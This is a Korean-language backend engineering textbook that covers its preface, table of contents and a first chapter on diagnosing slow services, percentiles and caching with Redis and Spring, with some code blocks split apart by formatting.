

AI와 함께 배우는 백엔드 실전 가이드

Team Grit



AI와 함께 배우는 백엔드 실전 가이드

서문

이 책은 그릿모먼츠의 사전과제입니다.

그릿모먼츠는 극한의 몰입을 통해 압축 성장을 경험하는 곳입니다. 우리가 다루는 건 AI 네이티브 시대의 개발 방법론 — 이전 세대의 문법이 아니라, AI와 함께 설계하고 구현하고 운영하는 완전히 새로운 방식입니다.

그런데 그걸 다루기 전에, 반드시 알아야 할 것들이 있습니다.

인덱스가 왜 필요한지, 트랜잭션이 뭘 보장하는지, 서킷 브레이커가 왜 존재하는지. 이런 것들을 모르면 AI에게 좋은 질문을 할 수 없고, AI가 내놓은 답이 맞는지 틀린지 판단할 수도 없습니다.

이 교재는 그 기초 체력을 만드는 과정입니다.

13개 장에 걸쳐 성능, 데이터베이스, 외부 연동, 비동기 처리, 동시성, 고가용성, 보안, 서버, 네트워크, 아키텍처, 컨테이너, API 설계, 관찰 가능성까지 — 백엔드 개발자가 실무에서 마주치는 거의 모든 영역을 다룹니다. 양이 방대합니다. 하지만 걱정하지 마세요.

한 번에 다 읽을 필요 없습니다.

이 책은 처음부터 끝까지 정독하는 교과서가 아니라, 필요할 때 꺼내보는 실전 레퍼런스에 가깝습니다. 성능이 궁금하면 1~2장을, 장애 대응이 급하면 6장을, 배포가 막히면 11장을 펼치세요. 각 장은 독립적으로 읽을 수 있도록 설계했습니다.

한 가지 분명히 해둘 것이 있습니다.

이 모든 지식은 사전 지식에 불과합니다.

진짜 중요한 건 이 지식을 “아는 것”이 아니라 “활용하는 것”입니다. AI가 코드를 대신 짜주는 시대에, 인덱스 문법을 외우는 건 의미가 없습니다. 하지만 “이 쿼리가 왜 느린지”를 판단하고, AI에게 정확한 컨텍스트를 주고, AI의 답변을 검증할 수 있는 능력 — 그건 여전히 사람의 몫입니다.

이 교재가 여러분에게 그 판단력의 토대를 만들어 줄 겁니다. 그리고 그릿모먼츠에서, 그 토대 위에 진짜 실력을 쌓게 될 겁니다.

목차


구분	장	제목
개요	0	전체 구조: 백엔드 서비스의 큰 그림
개요	-	들어가며: 코딩과 개발은 다르다
성능	1	서비스가 느려졌다 — 성능 문제의 시작
성능	2	데이터베이스 — 성능의 핵심
연동	3	외부 연동 — 우리만의 문제가 아닐 때
연동	4	비동기 처리 — 기다리지 않는 방법
안정성	5	동시성 — 여러 요청이 한꺼번에 올 때
안정성	6	고가용성 — 서비스는 절대 죽으면 안 된다
안정성	7	보안 — 기본만 알아도 반은 간다
인프라	8	서버 기초 — 개발자도 알아야 할 것들
인프라	9	네트워크 기초 — 이것만 알면 된다
설계	10	아키텍처 패턴 — 코드를 어떻게 구성할 것인가
인프라	11	컨테이너와 배포 파이프라인 — 코드에서 서비스까지
설계	12	API 설계 — 좋은 인터페이스 만들기
운영	13	관찰 가능성 — 문제를 빠르게 찾는 방법
-	-	마무리

학습 순서 안내: 이 교재는 “문제 중심”으로 구성되어 있습니다. 실무에서 가장 먼저 마주치는 성능 문제(1~2장)부터 시작하여, 연동(3~4장), 안정성(5~7장), 인프라(8~9장, 11장), 설계(10장, 12장), 운영(13장) 순서로 확장합니다. 이는 전통적인 “기초부터 심화” 순서가 아니라, 주니어 개발자가 실무에서 문제를 만나는 순서입니다.

전체 구조: 백엔드 서비스의 큰 그림

아래 다이어그램은 백엔드 서비스의 전체 구조와 이 문서에서 다루는 주제들이 어디에 해당하는지 보여줍니다.

서비스 아키텍처 전체 흐름




각 장이 다루는 영역

성능	1장 성능 기초	응답시간 · 처리량 · 캐시 · 병목 진단
	2장 데이터베이스	인덱스 · 트랜잭션 · 복제 · 샤딩
연동	3장 외부 연동	타임아웃 · 재시도 · 서킷브레이커
	4장 비동기 처리	메시지큐 · 이벤트 드리븐
안정성	5장 동시성	잠금 · 경쟁상태 · 데드락
	6장 고가용성	이중화 · 무중단 배포 · 페일오버
	7장 보안	인증/인가 · 암호화 · SQL Injection
인프라	8장 서버 기초	Linux · 프로세스 · 모니터링
	9장 네트워크	IP/DNS · TCP/HTTP · TLS
	11장 컨테이너·배포	Docker · CI/CD · GitHub Actions
설계	10장 아키텍처	MVC · 계층형 · hexagon · MSA
	12장 API 설계	REST · Rate Limiting · 버전 관리
운영	13장 관찰 가능성	로깅 · 메트릭 · 분산 추적 · 알림


요청 처리 흐름: “주문하기” 예시

하나의 주문 요청이 시스템을 통과하는 과정을 따라가 봅니다. 각 단계에서 어떤 장의 지식이 필요한지 표시했습니다. 이 흐름을 머릿속에 그릴 수 있다면, 백엔드 서비스의 큰 그림을 이해한 것입니다.



장애 상황별 대응 맵

서비스를 운영하다 보면 반드시 장애를 만나게 됩니다. 아래는 대표적인 장애 유형별로 증상 → 원인 → 대응 방법 → 참고 장을 정리한 것입니다. “이런 상황이면 어떤 장을 봐야 하지?”라는 질문에 바로 답할 수 있습니다.



활용법: 장애가 발생했을 때 왼쪽에서 증상을 찾고, 오른쪽의 대응 방법과 참고 장을 확인하세요. 실무에서는 여러 장애가 동시에 발생하기도 합니다.

들어가며: 코딩과 개발은 다르다

코딩을 할 줄 안다는 것

프로그래밍 언어의 문법을 알고, 로직을 작성할 수 있다는 것입니다.

```
public int calculateTotal(List<Item> items) {  
    int total = 0;  
    for (Item item : items) {  
        total += item.getPrice() * item.getQuantity();  
    }  
    return total;  
}
```

이런 코드를 작성할 수 있으면 “코딩을 할 줄 안다”고 말할 수 있습니다.

서비스를 개발할 수 있다는 것

하지만 실제로 사용자가 쓰는 서비스를 만들고 운영하려면 다른 차원의 고민이 필요합니다.

상황 1: 트래픽 폭주 > 평소 100명이 쓰던 서비스에 갑자기 10,000명이 몰렸습니다. 서버가 버틸 수 있을까요? 버티지 못하면 어떻게 해야 할까요?

상황 2: 외부 시스템 장애 > 외부 API를 호출했는데 응답이 없습니다. 사용자에게 뭐라고 해야 할까요? 요청은 처리된 걸까요, 안 된 걸까요?

상황 3: 데이터 정합성 > 재고가 1개 남았는데 두 사람이 동시에 구매 버튼을 눌렀습니다. 둘 다 구매가 되면 안 되는데, 어떻게 막을까요?

상황 4: 서버 장애 > 새벽 3시에 서버가 죽었습니다. 담당자가 일어나서 고칠 때까지 서비스가 중단되어야 할까요?

상황 5: 보안 공격 > 누군가 로그인 폼에 이상한 문자열을 입력했더니 다른 사람의 정보가 보입니다. 어떻게 이런 일이?

이런 상황들을 예측하고, 대비하고, 발생했을 때 대응할 수 있어야 비로소 “서비스를 개발할 수 있다”고 말할 수 있습니다.

이 교재의 목적

이 교재는 백엔드 개발자가 마주하게 될 현실적인 문제들을 이해하고 대비하는 데 목적이 있습니다.

각 장에서는 핵심 개념을 학습하고, AI(ChatGPT/Claude)를 페어 프로그래밍 파트너로 활용하여 더 깊은 이해를 얻게 됩니다.

1. 서비스가 느려졌다 — 성능 문제의 시작

금요일 오후 6시. 퇴근하려던 찰나 슬랙 알림이 울립니다. “서비스가 너무 느려요 - 고객센터에 전화가 빗발치고 있어요.” 응답시간 200ms → 8초. **40배 느려졌습니다.** 노트북을 다시 펼칩니다. 어디서부터 봐야 할까요?

1.1 “느리다”는 말의 함정

PM이 달려왔습니다. “서비스가 느려요.” 저는 묻습니다. “어디가요?” “그냥... 전체적으로요.”

이 대화가 왜 답답한지 아시겠죠? “느리다”는 **개발자에게 쓸모없는 정보입니다.** 마치 “배가 아파요”라고만 하는 환자처럼요. 어디가, 언제부터, 어떻게 아픈지 알아야 진단할 수 있습니다.

저도 신입 때 이런 보고를 받으면 막막했습니다. 코드를 위아래로 훑어보고, 뭔가 고치고, 배포하고... 여전히 느렸습니다. 뭘 고쳤는지도 모르겠고, 왜 안 됐는지도 모르겠고.

그때 사수가 한마디 했습니다.

“측정 먼저 해봤어?”

1.2 그날 배운 두 가지 숫자

사수는 화면을 열더니 두 가지 숫자를 보여줬습니다.

첫 번째: 응답 시간 (Response Time)

사용자가 버튼 클릭 → 서버가 처리 → 결과 화면 표시
[----- 이 전체 시간이 응답 시간 -----]

사용자 입장에서 “빠르다/느리다”가 바로 이것입니다. 숫자로 보면:

- **200ms 이하:** “오, 빠르네” (즉각 반응)

- 1초: “음...” (약간 기다리는 느낌)
- 3초 이상: “뭐야 이거” (짜증)
- 10초 이상: 창 닫음 (이탈)

두 번째: 처리량 (Throughput)

TPS (Transactions Per Second): 초당 처리 가능한 요청 수

“이 서버는 TPS 1000이다” = 초당 1000명이 동시에 눌러도 버틴다.

사수가 말했습니다. “좋은 서버는 뭐겠어?”

좋은 서버 = 응답 시간이 짧고 + 처리량이 높은 서버

단순하죠? 그런데 현실은 단순하지 않습니다.

트래픽이 몰리면 일어나는 일:

평소: 응답 100ms, TPS 500
트래픽 2배: 응답 200ms, TPS 800
트래픽 5배: 응답 2초, TPS 900 (한계 도달)
트래픽 10배: 응답 10초, TPS 500 (과부하로 오히려 감소!)

금요일 저녁, 우리 서버에 무슨 일이 일어났는지 알겠죠?


1.3 범인을 찾아라: 병목 지점

자, 이제 “느리다”를 숫자로 바꿨습니다. 응답 시간 8초. 다음 질문은 “8초 중에 어디서 7.8초를 잡아먹고 있지?”입니다.

요청이 서버를 통과하는 경로를 생각해 보세요:

사용자 → 네트워크 → 서버(컨트롤러) → 서비스 로직 → DB → 외부 API → 응답

이 중 하나가 느린 겁니다. 어디일까요?



흔한 범인들:

1. **데이터베이스** — 인덱스 없는 쿼리, 불필요한 전체 조회, 잠금 대기
2. **외부 API** — 느린 응답, 타임아웃 미설정
3. **애플리케이션 코드** — 비효율적 알고리즘, 메모리 누수
4. **네트워크** — 응답 데이터가 너무 큼, API 호출이 너무 많음

금요일 밤, 저는 이 네 곳을 하나씩 뒤졌습니다.

Step 1: 일단 전체 시간부터

```
curl -w "%{time_namelookup}s\n" \
  time_namelookup: %s\n
```

```
time_connect: %{time_connect}s\n\
time_starttransfer: %{time_starttransfer}s\n\
time_total: %{time_total}s\n" \
-o /dev/null -s \
"https://api.example.com/products"

# 출력:
# time_namelookup: 0.005s      ← DNS 조회
# time_connect: 0.015s       ← TCP 연결
# time_starttransfer: 7.523s  ← 첫 바이트까지
#                               (서버 처리 시간!)
# time_total: 7.530s
```

`time_starttransfer` 가 7.5초. 서버 안에서 7.5초를 쓰고 있다는 뜻입니다. 네트워크(DNS + TCP)는 0.015초 밖에 안 걸렸으니 네트워크는 무죄.

Step 2: 서버 안에서 뭐가 느린 거지?

```
@GetMapping("/products")
public List<Product> getProducts() {
    long start = System.currentTimeMillis();

    long serviceStart = System.currentTimeMillis();
    List<Product> products = productService.findAll();
    log.info("[성능] Service: {}ms", System.currentTimeMillis() - serviceStart);

    log.info("[성능] 전체: {}ms", System.currentTimeMillis() - start);
    return products;
}
```

로그:

```
[성능] Service: 7450ms ← 여기!
[성능] 전체: 7465ms
```

서비스 레이어에서 7.4초. 더 들어가봅니다.

Step 3: DB 쿼리 시간

```
public List<Product> findAll() {
    long dbStart = System.currentTimeMillis();
    List<Product> products = productRepository.findAll();
    long queryTime = System.currentTimeMillis() - dbStart;

    log.info("[DB] 쿼리: {}ms", queryTime);
    if (queryTime > 1000) {
        log.warn("[슬로우 쿼리!] {}ms", queryTime);
    }
}
```

```

    }
    return products;
  }

```

로그:

[슬로우 쿼리!] 7380ms

범인 체포. DB 쿼리가 7.3초 걸리고 있었습니다. 나머지 0.1초(7.4 - 7.3)는 컨트롤러 → 서비스 호출, 응답 직렬화 등 프레임워크 오버헤드입니다. 병목의 97%가 DB 한 곳에 집중된 전형적인 패턴이죠.

병목 유형 빠른 판별표

증상	범인	확인 방법
응답은 빠르는데 처리량 낮음	CPU 부족	<code>top</code> 으로 CPU 확인
응답 느림 + DB CPU 높음	DB 쿼리	Slow Query Log
응답 느림 + 서버 CPU 낮음	I/O 대기	<code>top</code> 에서 wa 확인
특정 시간대만 느림	트래픽 급증	TPS 그래프
메모리 계속 증가	메모리 누수	힙 덤프

실무에서는 이것 자동으로 해주는 APM(Application Performance Monitoring) 도구를 씁니다. New Relic, Datadog, 또는 무료로 Pinpoint, Prometheus + Grafana. 13장에서 직접 구축해봅니다.

1.4 “평균의 함정”을 피하는 법

다음 주 월요일, 저는 쿼리를 최적화하고 의기양양하게 보고했습니다. “평균 응답시간 200ms로 개선했습니다!”

사수가 물었습니다. “p99는?”

“...원데요 그게?”

평균은 거짓말쟁이입니다.

예를 들어볼게요: - 99명: 100ms - 1명: 10초

평균 = $(99 \times 100 + 1 \times 10000) / 100 = 199\text{ms}$

평균만 보면 “200ms 이하니까 괜찮네”입니다. 하지만 **100명 중 1명은 10초를 기다립니다**. 하루 방문자가 10만 명이면, 1000명이 10초씩 기다리고 있는 거예요.

그래서 실무에서는 **백분위(Percentile)**를 봅니다:

지표	의미	예시
p50	절반이 이 시간 안에 완료	100ms
p95	95%가 이 시간 안에 완료	500ms
p99	99%가 이 시간 안에 완료	5000ms

p99가 5초면, 100명 중 1명은 5초 이상 기다린다는 뜻입니다. **SLA^{*} (서비스 수준 계약)**는 보통 p95나 p99로 잡습니다. “평균 200ms 보장”이 아니라 “p99 1초 이하 보장”처럼요.

*** SLA(Service Level Agreement):** 서비스 제공자가 약속하는 성능 수준. 예: “p99 응답시간 1초 이하 보장”. 이를 어기면 보상 조항이 발동될 수 있음.

1.5 새벽 3시의 깨달음: 캐시

금요일 장애 이후 한 달. 이번엔 새벽 3시에 알림이 울렸습니다.

[CRITICAL] DB CPU 98%

슬로우 쿼리 로그를 열어봤습니다:

```
SELECT * FROM products WHERE category_id = 10; -- 초당 3000회
SELECT * FROM products WHERE category_id = 10; -- 같은 쿼리
SELECT * FROM products WHERE category_id = 10; -- 또 같은 쿼리
```

배달앱의 “치킨” 카테고리였습니다. 야식 시간에 수천 명이 동시에 누르고 있었고, **똑같은 데이터를 초당 3000번씩 DB에서 가져오고 있었습니다**.

그때 떠오른 생각: “이 데이터, 1시간에 한 번 바뀌는데 왜 매번 DB를 때리지?”

캐시를 도입한 날, DB 부하는 1/100로 줄었습니다.

캐시가 뭔데?

한 번 조회한 결과를 메모리에 저장해두고, 같은 요청이 오면 DB 대신 메모리에서 바로 돌려주는 겁니다.

구분	캐시 없음	캐시 있음
요청 1	DB 조회 (100ms)	DB 조회 + 캐시 저장
요청 2	DB 조회 (100ms)	캐시 조회 (1ms)
요청 3	DB 조회 (100ms)	캐시 조회 (1ms)
1000번 합계	100초	~1초

100배 차이. 이게 캐시의 힘입니다.

로컬 캐시 vs 분산 캐시



로컬 캐시 — 애플리케이션 서버 메모리에 저장

- 장점: 네트워크 없이 바로 읽어서 가장 빠릅니다
- 단점: 서버가 3대면 각각 다른 데이터를 가질 수 있습니다
- 적합: 설정값, 코드 테이블처럼 거의 안 바뀌는 데이터에 적합합니다

분산 캐시 (Redis) — 별도 서버에 저장

- 장점: 서버 여러 대가 같은 캐시를 공유합니다
- 단점: 네트워크 왕복 1~5ms가 추가됩니다
- 적합: 세션, 상품 정보, 인기 검색어 등에 적합합니다

구분	로컬 캐시	Redis
속도	나노초	1~5ms
서버 간 공유	불가	가능
재시작 시	사라짐	유지
용량	앱 힙 메모리	수십 GB

실무에서는 둘 다 씁니다. 왜 나눠서 쓸까요?

- [로컬 캐시에 넣을 것] - 거의 안 바뀌고, 서버마다 달라도 괜찮은 것
- 배송비: 3000원 (1년에 한 번 바뀜)
 - 무료배송 기준: 50000원 이상
 - 포인트 적립률: 1%
 - 코드 테이블: 주문상태 코드 (PENDING=대기중, PAID=결제완료...)
- 서버 3대가 각자 메모리에 들고 있어도 괜찮습니다. 바뀌면 서버를 재시작합니다.
- [Redis에 넣을 것] - 자주 바뀌거나, 모든 서버가 같은 값을 봐야 하는 것
- 상품 가격: 할인 적용되면 모든 서버가 즉시 새 가격을 봐야 함
 - 사용자 세션: A서버에서 로그인 → B서버로 요청가도 로그인 유지
 - 장바구니: A서버에서 담고 B서버에서 결제해도 내용 동일해야 함
- Redis 한 곳에 저장, 모든 서버가 공유해서 읽음

Redis 30초 요약

Redis는 메모리 기반 키-밸류 저장소로, 디스크 DB보다 훨씬 빠릅니다.

특성	설명
저장 방식	메모리 (디스크 접근 없음)
데이터 구조	문자열, 리스트, 해시, 셋, 정렬 셋
영속성	기본 휘발성 (백업 가능)
용도	캐시, 세션, 순위, 분산 락, 메시지 큐

5장(동시성)에서 분산 락으로, 4장(비동기)에서 메시지 큐로 다시 만납니다.

Cache-Aside 패턴: 가장 흔한 방식

1. 캐시에서 먼저 찾는다
2. 있으면 (히트) 바로 반환
3. 없으면 (미스) DB에서 가져와서 캐시에 저장하고 반환

Spring에서는 어노테이션 한 줄로 끝납니다:

```
@Service
@RequiredArgsConstructor
public class RestaurantService {

    private final RestaurantRepository restaurantRepository;

    // 같은 restaurantId로 다시 호출하면
    // DB 조회 없이 캐시에서 반환
    @Cacheable(value = "restaurants", key = "#restaurantId")
    public Restaurant getRestaurant(Long restaurantId) {
        return restaurantRepository.findById(restaurantId)
            .orElseThrow(() ->
                new RuntimeException("가게를 찾을 수 없습니다"));
    }

    // 데이터 바뀌면 캐시 삭제
    // 다음 조회 시 DB에서 새로 가져옴
    @CacheEvict(value = "restaurants", key = "#restaurantId")
    @Transactional
    public void updateRestaurant(Long restaurantId, Restaurant updated) {
        restaurantRepository.save(updated);
    }
}
```

Application 클래스에 `@EnableCaching` 추가하는 거 잊지 마세요.

실무 주의: 위 예시는 캐시의 기본 동작을 보여주기 위한 코드입니다. 실무에서는 Redis 서버가 다운되었을 때의 에러 처리가 필요합니다. Spring Boot의 `spring.cache.type=none` 설정이나 서킷브레이커(3장)로 캐시 장애에 대비할 수 있습니다.

캐시의 가장 어려운 문제: 무효화

“컴퓨터 과학에서 어려운 문제 두 가지: 캐시 무효화와 이름 짓기”

가게 정보가 바뀌었는데 캐시에 옛날 데이터가 남아 있으면? 사용자는 잘못된 정보를 봅니다.

네 가지 전략:

전략	동작	적합한 데이터
TTL* 기반	5분 후 자동 삭제	상품 목록, 카테고리
Event-based	데이터 바뀌면 즉시 삭제	재고, 가격
Write-Through	DB와 캐시 동시 갱신	자주 읽히는 상세 정보
Write-Behind	캐시에만 쓰고 나중에 DB 반영	조회수, 좋아요

* TTL(Time To Live): 캐시 데이터의 유효 시간. TTL이 지나면 자동으로 삭제되어 다음 요청 시 DB에서 새로 가져옴.

실무 조합: 조회는 TTL, 수정은 Event-based.

```
@Cacheable(value = "products", key = "#productId") // TTL 5분
public Product getProduct(Long productId) {
    return productRepository.findById(productId).orElseThrow();
}

@CacheEvict(value = "products", key = "#productId") // 즉시 삭제
@Transactional
public void updateProduct(Long productId, ProductUpdateRequest request) {
    // ...
}
```

TTL 랜덤화로 만료 시점 분산:

```
// 5분 + 0~60초
int ttlSeconds = 300 + ThreadLocalRandom.current().nextInt(60);
redisTemplate.opsForValue().set(
    key, value, ttlSeconds, TimeUnit.SECONDS
);
```

캐시의 네 가지 함정

캐시 도입하고 한 달 뒤, 저는 네 번의 장애를 더 겪었습니다. 각각 다른 이유로.

1. 캐시 스탬피드 (Stampede)

인기 상품 캐시가 TTL 만료되는 순간, 동시에 수백 요청이 DB로 돌진합니다.

TTL 만료!

요청 1 → 캐시 미스 → DB 조회 시작

요청 2 → 캐시 미스 → DB 조회 시작

(1번 아직 안 끝남)

요청 3 → 캐시 미스 → DB 조회 시작

... 수백 개가 동시에!

해결: TTL 만료 전에 백그라운드에서 미리 갱신. 또는 분산 락으로 한 요청만 DB 조회.

2. 캐시 관통 (Penetration)

존재하지 않는 ID를 반복 요청하면? 캐시에 저장할 값이 없어서 매번 DB까지 도달합니다.

GET /products/99999999 (없는 ID)

→ 캐시 미스 → DB 조회 → 없음 → 캐시 저장 못함

→ 다음 요청도 같은 과정 반복!

